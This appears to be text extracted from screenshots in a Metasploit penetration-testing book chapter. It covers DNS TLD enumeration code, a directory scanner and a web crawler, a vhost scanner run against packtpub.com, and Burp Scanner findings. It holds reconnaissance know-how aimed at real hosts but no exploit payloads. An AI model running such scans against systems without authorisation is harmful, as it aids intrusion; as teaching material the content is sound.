  "kh", "cm", "ca", "cv", "ky", "cf", "td", "cl", "cn", "cx", "cc",
  "co", "km", "cd", "cg", "ck", "cr", "ci", "hr", "cu", "cy", "cz",
  "dk", "dj", "dm", "do", "tp", "ec", "eg", "sv", "gq", "er", "ee",
  "et", "fk", "fo", "fj", "fi", "fr", "gf", "pf", "tf", "ga", "gm",
  "ge", "de", "gh", "gi", "gr", "gl", "gd", "gp", "gu", "gt", "gg",
  "gn", "gw", "gy", "ht", "hm", "va", "hn", "hk", "hu", "is", "in",
  "id", "ir", "iq", "ie", "im", "il", "it", "jm", "jp", "je", "jo",
  "kz", "ke", "ki", "kp", "kr", "kw", "kg", "la", "lv", "lb", "ls",
  "lr", "ly", "li", "lt", "lu", "mo", "mk", "mg", "mw", "my", "mv",
  "ml", "mt", "mh", "mq", "mr", "mu", "yt", "mx", "fm", "md", "mc",
  "mn", "ms", "ma", "mz", "mm", "na", "nr", "np", "nl", "an", "nc",
  "nz", "ni", "ne", "ng", "nu", "nf", "mp", "no", "om", "pk", "pw",
  "pa", "pg", "py", "pe", "ph", "pn", "pl", "pt", "pr", "qa", "re",
  "ro", "ru", "rw", "kn", "lc", "vc", "ws", "sm", "st", "sa", "sn",
  "sc", "sl", "sg", "sk", "si", "sb", "so", "za", "gz", "es", "lk",
  "sh", "pm", "sd", "sr", "sj", "sz", "se", "ch", "sy", "tw", "tj",
  "tz", "th", "tg", "tk", "to", "tt", "tn", "tr", "tm", "tc", "tv",
  "ug", "ua", "ae", "gb", "us", "um", "uy", "uz", "vu", "ve", "vn",
  "vg", "vi", "wf", "eh", "ye", "yu", "za", "zr", "zm", "zw", "int",
  "gs", "info", "biz", "su", "name", "coop", "aero" ]

tlds.each do |tld|
  query1 = @res.search("#{target}.#{tld}")
  if (query1)
```

```
← → ↻ ⓘ Not Secure | data.iana.org/TLD/tlds-alpha-by-domain.txt

# Version 2019041400, Last Updated Sun Apr 14 07:07:02 2019 UTC
AAA
AARP
ABARTH
ABB
ABBOTT
ABBVIE
ABC
ABLE
ABOGADO
ABUDHABI
AC
ACADEMY
```

```
29 register_options(
30     [
31         OptString.new('DOMAIN', [true, 'The target domain']),
32         OptBool.new('ENUM_AXFR', [true, 'Initiate a zone transfer against each NS record', true]),
33         OptBool.new('ENUM_BRT', [true, 'Brute force subdomains and hostnames via the supplied wordlist',
34         OptBool.new('ENUM_A', [true, 'Enumerate DNS A record', true]),
35         OptBool.new('ENUM_CNAME', [true, 'Enumerate DNS CNAME record', true]),
36         OptBool.new('ENUM_MX', [true, 'Enumerate DNS MX record', true]),
37         OptBool.new('ENUM_NS', [true, 'Enumerate DNS NS record', true]),
38         OptBool.new('ENUM_SOA', [true, 'Enumerate DNS SOA record', true]),
39         OptBool.new('ENUM_TXT', [true, 'Enumerate DNS TXT record', true]),
40         OptBool.new('ENUM_RVL', [ true, 'Reverse lookup a range of IP addresses', false]),
41         OptBool.new('ENUM_TLD', [true, 'Perform a TLD expansion by replacing the TLD with the IANA TLD list',
42         OptBool.new('ENUM_SRV', [true, 'Enumerate the most common SRV records', true]),
43         OptBool.new('STOP_WLDCRD', [true, 'Stops bruteforce enumeration if wildcard resolution is detected',
44         OptAddress.new('NS', [false, 'Specify the nameserver to use for queries (default is system DNS)']),
45         OptAddressRange.new('IPRANGE', [false, "The target address range or CIDR identifier"]),
46         OptInt.new('THREADS', [false, 'Threads for ENUM_BRT', 1]),
47         OptPath.new('WORDLIST', [false, 'Wordlist of subdomains', ::File.join(Msf::Config.data_directory,
48     ])
```

```
29   register_options(  
30     [  
31       OptString.new('DOMAIN', [true, 'The target domain']),  
32       OptBool.new('ENUM_AXFR', [true, 'Initiate a zone transfer against each NS record', true]),  
33       OptBool.new('ENUM_BRT', [true, 'Brute force subdomains and hostnames via the supplied wordlist',  
34       OptBool.new('ENUM_A', [true, 'Enumerate DNS A record', true]),  
35       OptBool.new('ENUM_CNAME', [true, 'Enumerate DNS CNAME record', true]),  
36       OptBool.new('ENUM_MX', [true, 'Enumerate DNS MX record', true]),  
37       OptBool.new('ENUM_NS', [true, 'Enumerate DNS NS record', true]),  
38       OptBool.new('ENUM_SOA', [true, 'Enumerate DNS SOA record', true]),  
39       OptBool.new('ENUM_TXT', [true, 'Enumerate DNS TXT record', true]),  
40       OptBool.new('ENUM_RVL', [true, 'Reverse lookup a range of IP addresses', false]),  
41       OptBool.new('ENUM_TLD', [true, 'Perform a TLD expansion by replacing the TLD with the IANA TLD list',  
42       OptBool.new('ENUM_SRV', [true, 'Enumerate the most common SRV records', true]),  
43       OptBool.new('STOP_WLDCRD', [true, 'Stops bruteforce enumeration if wildcard resolution is detected',  
44       OptAddress.new('NS', [false, 'Specify the nameserver to use for queries (default is system DNS)']),  
45       OptAddressRange.new('IPRANGE', [false, "The target address range or CIDR identifier"]),  
46       OptInt.new('THREADS', [false, 'Threads for ENUM_BRT', 1]),  
47       OptPath.new('WORDLIST', [false, 'Wordlist of subdomains', ::File.join(Msf::Config.data_directory,  
48       OptPath.new('TLD_WORDLIST', [false, 'Wordlist of TLDs (Latest)', ''])  
49     ])  
50   )  
51   register_advanced_options(  
52     [  
53       OptInt.new('TIMEOUT', [false, 'DNS TIMEOUT', 8]),
```

```
60   def run  
61     domain = datastore['DOMAIN']  
62     is_wildcard = dns_wildcard_enabled?(domain)  
63  
64     axfr(domain) if datastore['ENUM_AXFR']  
65     get_a(domain) if datastore['ENUM_A']  
66     get_cname(domain) if datastore['ENUM_CNAME']  
67     get_ns(domain) if datastore['ENUM_NS']  
68     get_mx(domain) if datastore['ENUM_MX']  
69     get_soa(domain) if datastore['ENUM_SOA']  
70     get_txt(domain) if datastore['ENUM_TXT']  
71     get_tld(domain) if datastore['ENUM_TLD']  
72     get_srv(domain) if datastore['ENUM_SOA']  
73     threads = datastore['THREADS']  
74     dns_reverse(datastore['IPRANGE'], threads) if datastore['ENUM_RVL']  
75  
76     return unless datastore['ENUM_BRT']
```



```

297 def get_tld(domain)
298   begin
299     print_status("querying DNS TLD records for #{domain}")
300     domain_ = domain.split('.')
301     domain_.pop
302     domain_ = domain_.join('.')
303
304     tlDs = [
305       'com', 'org', 'net', 'edu', 'mil', 'gov', 'uk', 'af', 'al', 'dz',
306       'as', 'ad', 'ao', 'ai', 'aq', 'ag', 'ar', 'am', 'aw', 'ac', 'au',
307       'at', 'az', 'bs', 'bh', 'bd', 'bb', 'by', 'be', 'bz', 'bj', 'bm',
308       'bt', 'bo', 'ba', 'bw', 'bv', 'br', 'io', 'bn', 'bg', 'bf', 'bi',
309       'kh', 'cm', 'ca', 'cv', 'ky', 'cf', 'td', 'cl', 'cn', 'cx', 'cc',
310       'co', 'km', 'cd', 'cg', 'ck', 'cr', 'ci', 'hr', 'cu', 'cy', 'cz',
311       'dk', 'dj', 'dm', 'do', 'tp', 'ec', 'eg', 'sv', 'gg', 'er', 'ee',
312       'et', 'fk', 'fo', 'fj', 'fi', 'fr', 'gf', 'pf', 'tf', 'ga', 'gm',
313       'ge', 'de', 'gh', 'gi', 'gr', 'gl', 'gd', 'gp', 'gu', 'gt', 'gg',
314       'gn', 'gw', 'gy', 'ht', 'hm', 'va', 'hn', 'hk', 'hu', 'is', 'in',
315       'id', 'ir', 'iq', 'ie', 'im', 'il', 'it', 'jm', 'jp', 'je', 'jo',
316       'kz', 'ke', 'ki', 'kp', 'kr', 'kw', 'kg', 'la', 'lv', 'lb', 'ls',
317       'lr', 'ly', 'li', 'lt', 'lu', 'mo', 'mk', 'mg', 'mw', 'my', 'mv',
318       'ml', 'mt', 'mh', 'mq', 'mr', 'mu', 'yt', 'mx', 'fm', 'md', 'mc',
319       'mn', 'ms', 'ma', 'mz', 'mm', 'na', 'nr', 'np', 'nl', 'an', 'nc',
320       'nz', 'ni', 'ne', 'ng', 'nu', 'nf', 'mp', 'no', 'om', 'pk', 'pw',
321       'pa', 'pg', 'py', 'pe', 'ph', 'pn', 'pl', 'pt', 'pr', 'qa', 're',
322       'ro', 'ru', 'rw', 'kn', 'lc', 'vc', 'ws', 'sm', 'st', 'sa', 'sn',
323       'sc', 'sl', 'sg', 'sk', 'si', 'sb', 'so', 'za', 'gz', 'es', 'lk',
324       'sh', 'pm', 'sd', 'sr', 'sj', 'sz', 'se', 'ch', 'sy', 'tw', 'tj',
325       'tz', 'th', 'tg', 'tk', 'to', 'tt', 'tn', 'tr', 'tm', 'tc', 'tv',
326       'ug', 'ua', 'ae', 'gb', 'us', 'um', 'uy', 'uz', 'vu', 've', 'vn',
327       'vg', 'vi', 'wf', 'eh', 'ye', 'yu', 'za', 'zr', 'zm', 'zw', 'int',
328       'gs', 'info', 'biz', 'su', 'name', 'coop', 'aero']

```

```

303 def get_tld(domain)
304   begin
305     print_status("querying DNS TLD records for #{domain}")
306     domain_ = domain.split('.')
307     domain_.pop
308     domain_ = domain_.join('.')
309     tlDs = []
310     tld_file = datastore['TLD_WORDLIST']
311     File.readlines(tld_file).each do |tld_file_loop|
312       tlDs << tld_file_loop.strip
313     end
314     records = []

```

```
msf5 auxiliary(gather/enum_dns) >  
msf5 auxiliary(gather/enum_dns) > reload  
[*] Reloading module...  
msf5 auxiliary(gather/enum_dns) >
```

```
msf5 auxiliary(gather/enum_dns) > show options  
Module options (auxiliary/gather/enum_dns):  


| Name         | Current Setting                                                   | Required | Description                                                         |
|--------------|-------------------------------------------------------------------|----------|---------------------------------------------------------------------|
| DOMAIN       | google.com                                                        | yes      | The target domain                                                   |
| ENUM_A       | true                                                              | yes      | Enumerate DNS A record                                              |
| ENUM_AXFR    | false                                                             | yes      | Initiate a zone transfer against each NS record                     |
| ENUM_BRT     | false                                                             | yes      | Brute force subdomains and hostnames via the supplied wordlist      |
| ENUM_CNAME   | false                                                             | yes      | Enumerate DNS CNAME record                                          |
| ENUM_MX      | false                                                             | yes      | Enumerate DNS MX record                                             |
| ENUM_NS      | false                                                             | yes      | Enumerate DNS NS record                                             |
| ENUM_RVL     | false                                                             | yes      | Reverse lookup a range of IP addresses                              |
| ENUM_SOA     | false                                                             | yes      | Enumerate DNS SOA record                                            |
| ENUM_SRV     | false                                                             | yes      | Enumerate the most common SRV records                               |
| ENUM_TLD     | true                                                              | yes      | Perform a TLD expansion by replacing the TLD with the IANA TLD list |
| ENUM_TXT     | false                                                             | yes      | Enumerate DNS TXT record                                            |
| IPRANGE      |                                                                   | no       | The target address range or CIDR identifier                         |
| NS           |                                                                   | no       | Specify the nameserver to use for queries (default is system DNS)   |
| STOP_WILDCRD | false                                                             | yes      | Stops bruteforce enumeration if wildcard resolution is detected     |
| THREADS      | 32                                                                | no       | Threads for ENUM_BRT                                                |
| TLD_WORDLIST | /Users/Harry/Desktop/tld.txt                                      | no       | Wordlist of TLDs (Latest)                                           |
| WORDLIST     | /usr/local/share/metasploit-framework/data/wordlists/namelist.txt | no       | Wordlist of subdomains                                              |

  
msf5 auxiliary(gather/enum_dns) >
```

```
msf5 auxiliary(gather/enum_dns) > run  
[*] querying DNS TLD records for google.com  
[+] google.AC: TLD: 172.217.167.36  
[+] google.AD: TLD: 172.217.166.3  
[+] google.AE: TLD: 172.217.160.227  
[+] google.AF: TLD: 172.217.31.4  
[+] google.AG: TLD: 172.217.161.4  
[+] google.AI: TLD: 216.239.32.29  
[+] google.AL: TLD: 172.217.167.36  
[+] google.ALSACE: TLD: 91.195.240.126  
[+] google.AM: TLD: 172.217.167.4  
[+] google.ARAB: TLD: 127.0.53.53  
[+] google.AS: TLD: 172.217.31.3
```

Project - Web Exploitation Project ▼ Account - admin Administration ? 6

Overview Analysis Sessions Campaigns Web Apps **Modules** Credentials Reports Exports Tasks 1

Home > Web Exploitation Project > Modules

Search Modules

Module Statistics [show](#) Search Keywords [show](#)

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	MS	HTTP Directory Scanner auxiliary/scanner/http_dir_scanner		★★				

Project - Web Exploitation Project ▼ Account - admin Administration ? 6

Overview Analysis Sessions Campaigns Web Apps Modules **Credentials** Reports Exports Tasks 1

Home > Web Exploitation Project > Modules > HTTP Directory Scanner

Module

Type Auxiliary
 Ranking ★★
 Privileged? No

Developers
 et <et@metasploit.com>

HTTP Directory Scanner
 auxiliary/scanner/http_dir_scanner

This module identifies the existence of interesting directories in a given directory path.

Target Systems

Target Addresses Excluded Addresses

Exploit Timeout (minutes)

Module Options

DICTIONARY Path of word dictionary to use (path)
 PATH The path to identify files (string)
 Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
 RPORT The target port (port)
 SSL Negotiate SSL/TLS for outgoing connections (bool)
 THREADS The number of concurrent threads (integer)
 VHOST HTTP server virtual host (string)

[Advanced Options show](#)
[Evasion Options show](#)

Project - Web Exploitation Project

Account - admin Administration ? 6

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports **Tasks 2**

Home Web Exploitation Project Tasks **Task 55** Collect...

Task started

Launching Scanning 176.28.50.165-176.28.50.165 50% Started: 2019-04-13 20:11:19 -0700 Elapsed: half a minute Stop

```
[+] [2019.04.13-20:11:20] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 176.28.50.165-176.28.50.165
[-] [2019.04.13-20:11:21] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.04.13-20:11:21] Thread count has been adjusted to 16
[*] [2019.04.13-20:11:21] Detecting error code
[*] [2019.04.13-20:11:21] Using code '404' as not found for 176.28.50.165
[+] [2019.04.13-20:11:23] Pound http://176.28.50.165:80/CVS/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:24] Pound http://176.28.50.165:80/Connections/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:28] Pound http://176.28.50.165:80/Templates/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:32] Pound http://176.28.50.165:80/admin/ 404 (176.28.50.165)
[+] [2019.04.13-20:11:41] Pound http://176.28.50.165:80/cgi-bin/ 404 (176.28.50.165)
```

Project - Web Exploitation Project

Account - admin Administration ? 7

Overview **Analysis** Sessions Campaigns Web Apps Modules Credentials Reports Exports **Tasks 1**

Home Web Exploitation Project Hosts 176.28.50.165 - 176.28.50.165

Delete Scan Nexpose Scan Bruteforce Exploit

176.28.50.165 [176.28.50.165] **SCANNED** Unknown Tags +

Services 1 Sessions Vulnerabilities Credentials Captured Data Notes Attempts

+ New Service

NAME	PORT	PROTO	STATE	SERVICE INFORMATION	CREATED
http	80	tcp	open		2 minutes ago

Show 10 Showing 1 - 1 of 1

metasploit community

Project - Web Exploitation Project

Account - admin Administration ? 7

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks 1

Home Web Exploitation Project Hosts 176.28.50.165 - 176.28.50.165

Delete Scan Nexpose Scan Bruteforce Exploit

176.28.50.165 [176.28.50.165] SCANNED Unknown Tags +

Services 1 Sessions Vulnerabilities Credentials Captured Data Notes Attempts

No data available in table

Show 10 Showing 0 to 0 of 0 entries

Web Application Vulnerabilities

RISK	CATEGORY	NAME	BLAME	URL	PARAMETER	PROOF
None (100%)	directory	directory		http://176.28.50.165/CVS/		Res code: 200
None (100%)	directory	directory		http://176.28.50.165/Connections/		Res code: 200
None (100%)	directory	directory		http://176.28.50.165/Templates/		Res code: 200
None (100%)	directory	directory		http://176.28.50.165/admin/		Res code: 200
None (100%)	directory	directory		http://176.28.50.165/cgi-bin/		Res code: 403
None (100%)	directory	directory		http://176.28.50.165/images/		Res code: 200
None (100%)	directory	directory		http://176.28.50.165/secured/		Res code: 200

Home Web Exploitation Project Modules

Search Modules

Module Statistics show Search Keywords show

Found 4 matching modules

MODULE TYPE	OS	MODULE	DISCLOSURE
Server Exploit		Microsoft SQL Server Database Link Crawling Command Execution exploit/windows/mssql/mssql_linkcrawler	December 31,
Auxiliary		Metasploit Web Crawler auxiliary/crawler/msfcrawler	
Auxiliary		Web Site Crawler auxiliary/scanner/http/crawler	
Post-Exploitation		Gather AWS EC2 Instance Metadata post/multi/gather/aws_ec2_instance_metadata	

Modules **Metasploit Web Crawler**

Metasploit Web Crawler

auxiliary/crawler/msfcrawler

This auxiliary module is a modular web crawler, to be used in conjunction with wmap (someday)

Target Systems


Target Addresses	Excluded Addresses
testphp.vulnweb.com	

Exploit Timeout (minutes)

Module Options

PATH	/	Starting crawling path (string)
RPORT	80	Remote port (integer)
THREADS	1	The number of concurrent threads (integer)

Advanced Options [show](#)

 Run Module

Launching

Complete (0 sessions opened) auxiliary/crawler/msfcrawler

```
[*] [2019.04.14-11:21:06] >> [200] /
[*] [2019.04.14-11:21:07] >> [200] /index.php
[*] [2019.04.14-11:21:08] >> [200] /categories.php
[*] [2019.04.14-11:21:09] >> [200] /artists.php
[*] [2019.04.14-11:21:10] >> [200] /disclaimer.php
[*] [2019.04.14-11:21:11] >> [200] /cart.php
[*] [2019.04.14-11:21:12] >> [200] /guestbook.php
[*] [2019.04.14-11:21:13] >> [200] /AJAX/index.php
[*] [2019.04.14-11:21:14] >> [200] /login.php
[*] [2019.04.14-11:21:15] >> [302] /userinfo.php
[302] Redirection to: login.php
[*] [2019.04.14-11:21:15] >> [404] /privacy.php
[*] [2019.04.14-11:21:15] [404] Invalid link /privacy.php
[*] [2019.04.14-11:21:16] >> [200] /Mod_Rewrite_Shop/
[*] [2019.04.14-11:21:17] >> [200] /hpp/
[*] [2019.04.14-11:21:18] >> [200] /search.php
[*] [2019.04.14-11:21:18] >>> [Q] test=query
[*] [2019.04.14-11:21:18] >>> [D] searchFor=&goButton=go
[*] [2019.04.14-11:21:19] >> [200] /images/logo.gif
[*] [2019.04.14-11:21:19] >> [200] /style.css
[*] [2019.04.14-11:21:20] >> [200] /Flash/add.swf
[*] [2019.04.14-11:21:21] >> [200] /listproducts.php
[*] [2019.04.14-11:21:21] >>> [Q] cat=1
[*] [2019.04.14-11:21:22] >> [200] /listproducts.php
[*] [2019.04.14-11:21:22] >>> [Q] cat=2
```

HTTP Page Scraper

auxiliary/scanner/http/scraper

Scrape defined data from a specific web page based on a regular expression

Target Systems

Target Addresses

Excluded Addresses

Exploit Timeout (minutes)

Module Options

- PATH The test path to the page to analyze (string)
- PATTERN The regex to use (default regex is a sample to grab page title) (regexp)
- Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
- RPORT The target port (port)
- SSL Negotiate SSL/TLS for outgoing connections (bool)
- THREADS The number of concurrent threads (integer)
- VHOST HTTP server virtual host (string)

Advanced Options [show](#)

Evasion Options [show](#)

 Run Module


```
msf5 auxiliary(scanner/http/vhost_scanner) > set rhosts 151.101.21.124
rhosts => 151.101.21.124
msf5 auxiliary(scanner/http/vhost_scanner) > show options

Module options (auxiliary/scanner/http/vhost_scanner):


  Name          Current Setting  Required  Description
  ----          -
  DOMAIN        /                yes       Domain name
  HEADERS       /                no        HTTP Headers
  PATH          /                yes       The PATH to use while testing
  Proxies       /                no        A proxy chain of format type:host:port[,type:host:port][...]
  QUERY        /                no        HTTP URI Query
  RHOSTS        151.101.21.124  yes       The target address range or CIDR identifier
  RPORT        443              yes       The target port (TCP)
  SSL           true             no        Negotiate SSL/TLS for outgoing connections
  SUBDOM_LIST   /                no        Path to text file with subdomains
  THREADS      1                yes       The number of concurrent threads
  VHOST        /                no        HTTP server virtual host


msf5 auxiliary(scanner/http/vhost_scanner) > set domain packtpub.com
domain => packtpub.com
msf5 auxiliary(scanner/http/vhost_scanner) > run

[*] [151.101.21.124] Sending request with random domain HEgWI.packtpub.com
[*] [151.101.21.124] Sending request with random domain IiAYD.packtpub.com
```

```
[*] [151.101.21.32] Sending request with random domain eyrfG.packtpub.com
[+] [151.101.21.32] Vhost found mail.packtpub.com
[+] [151.101.21.32] Vhost found intranet.packtpub.com
[+] [151.101.21.32] Vhost found spool.packtpub.com
[+] [151.101.21.32] Vhost found web.packtpub.com
[*] [151.101.21.34] Sending request with random domain Jmpgf.packtpub.com
[*] [151.101.21.34] Sending request with random domain QChwa.packtpub.com
```

Chapter 6: Vulnerability Scanning Using WMAP





```
msf5 > db_import
Usage: db_import <filename> [file2...]

Filenames can be globs like *.xml, or **/*.xml which will search recursively
Currently supported file types include:
  Acunetix
  Amap Log
  Amap Log -m
  Appscan
  Burp Session XML
  Burp Issue XML
  CI
  Foundstone
  FusionVM XML
  Group Policy Preferences Credentials
  IP Address List
```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://prod.packtpub.com
- https://prod.packtpub.com
- http://safebrowsing.clients.google.com
- http://www.google.com

Contents

Host	Method	URL
https://prod.packtpub...	GET	/
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:

Issues

- Vulnerable version of the library 'jquery-ui-dialog' found
- Vulnerable version of the library 'bootstrap' found [8]
- Vulnerable version of the library 'knockout' found
- Vulnerable version of the library 'jquery' found [2]
- Vulnerable version of the library 'jquery-migrate' found
- SSL cookie without secure flag set [2]
- Cookie scoped to parent domain [2]
- Cookie without HttpOnly flag set [2]
- Source code disclosure [3]
- Cross-domain script include
- Email addresses disclosed [7]
- Cacheable HTTPS response [6]
- HTML does not specify charset [4]

Request Response

Raw Headers Hex

```
GET / HTTP/1.1
Host: prod.packtpub.com
User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X
10.14; rv:22.0) Gecko/20100101
Firefox/22.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
en-US,en;q=0.5
Connection: close
```

Advisory

i SSL certificate

Issue: SSL certificate
 Severity: Information
 Confidence: Certain
 Host: https://prod.packtpub.com
 Path: /

Issue detail

The server presented a valid, trusted SSL certificate. This

The server presented the following certificates:

Server certificate

image and general binary content; hiding 4xx responses; hiding empty folders

Contents

Host	Method	URL
https://prod.packtpub...	GET	/
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:
https://prod.packtpub...	GET	/static/ver:

Issues

- Vulnerable version of the library 'jquery-ui-dialog' found
- Vulnerable version
- Vulnerable version
- Vulnerable version
- Vulnerable version
- SSL cookie with
- Cookie scoped
- Cookie without
- Source code disc
- Cross-domain
- Email addresses
- Cacheable HTTPS
- HTML does not

14 issues selected

Report selected issues

- Set severity
- Set confidence
- Delete selected issues
- View
- Show new site map window
- Issues help
- Parse WSDL

Request Response



Raw Headers Hex

```
GET / HTTP/1.1
Host: prod.packtpub.com
User-Agent: Mozilla/5.0
```

Advisory

i SSL certificate

Issue: SSL certificate



Burp Scanner reporting wizard

? Select how HTTP request messages should appear in the report.

Do not include requests

Include relevant extract

Include full requests

Limit to bytes

Select how HTTP response messages should appear in the report.

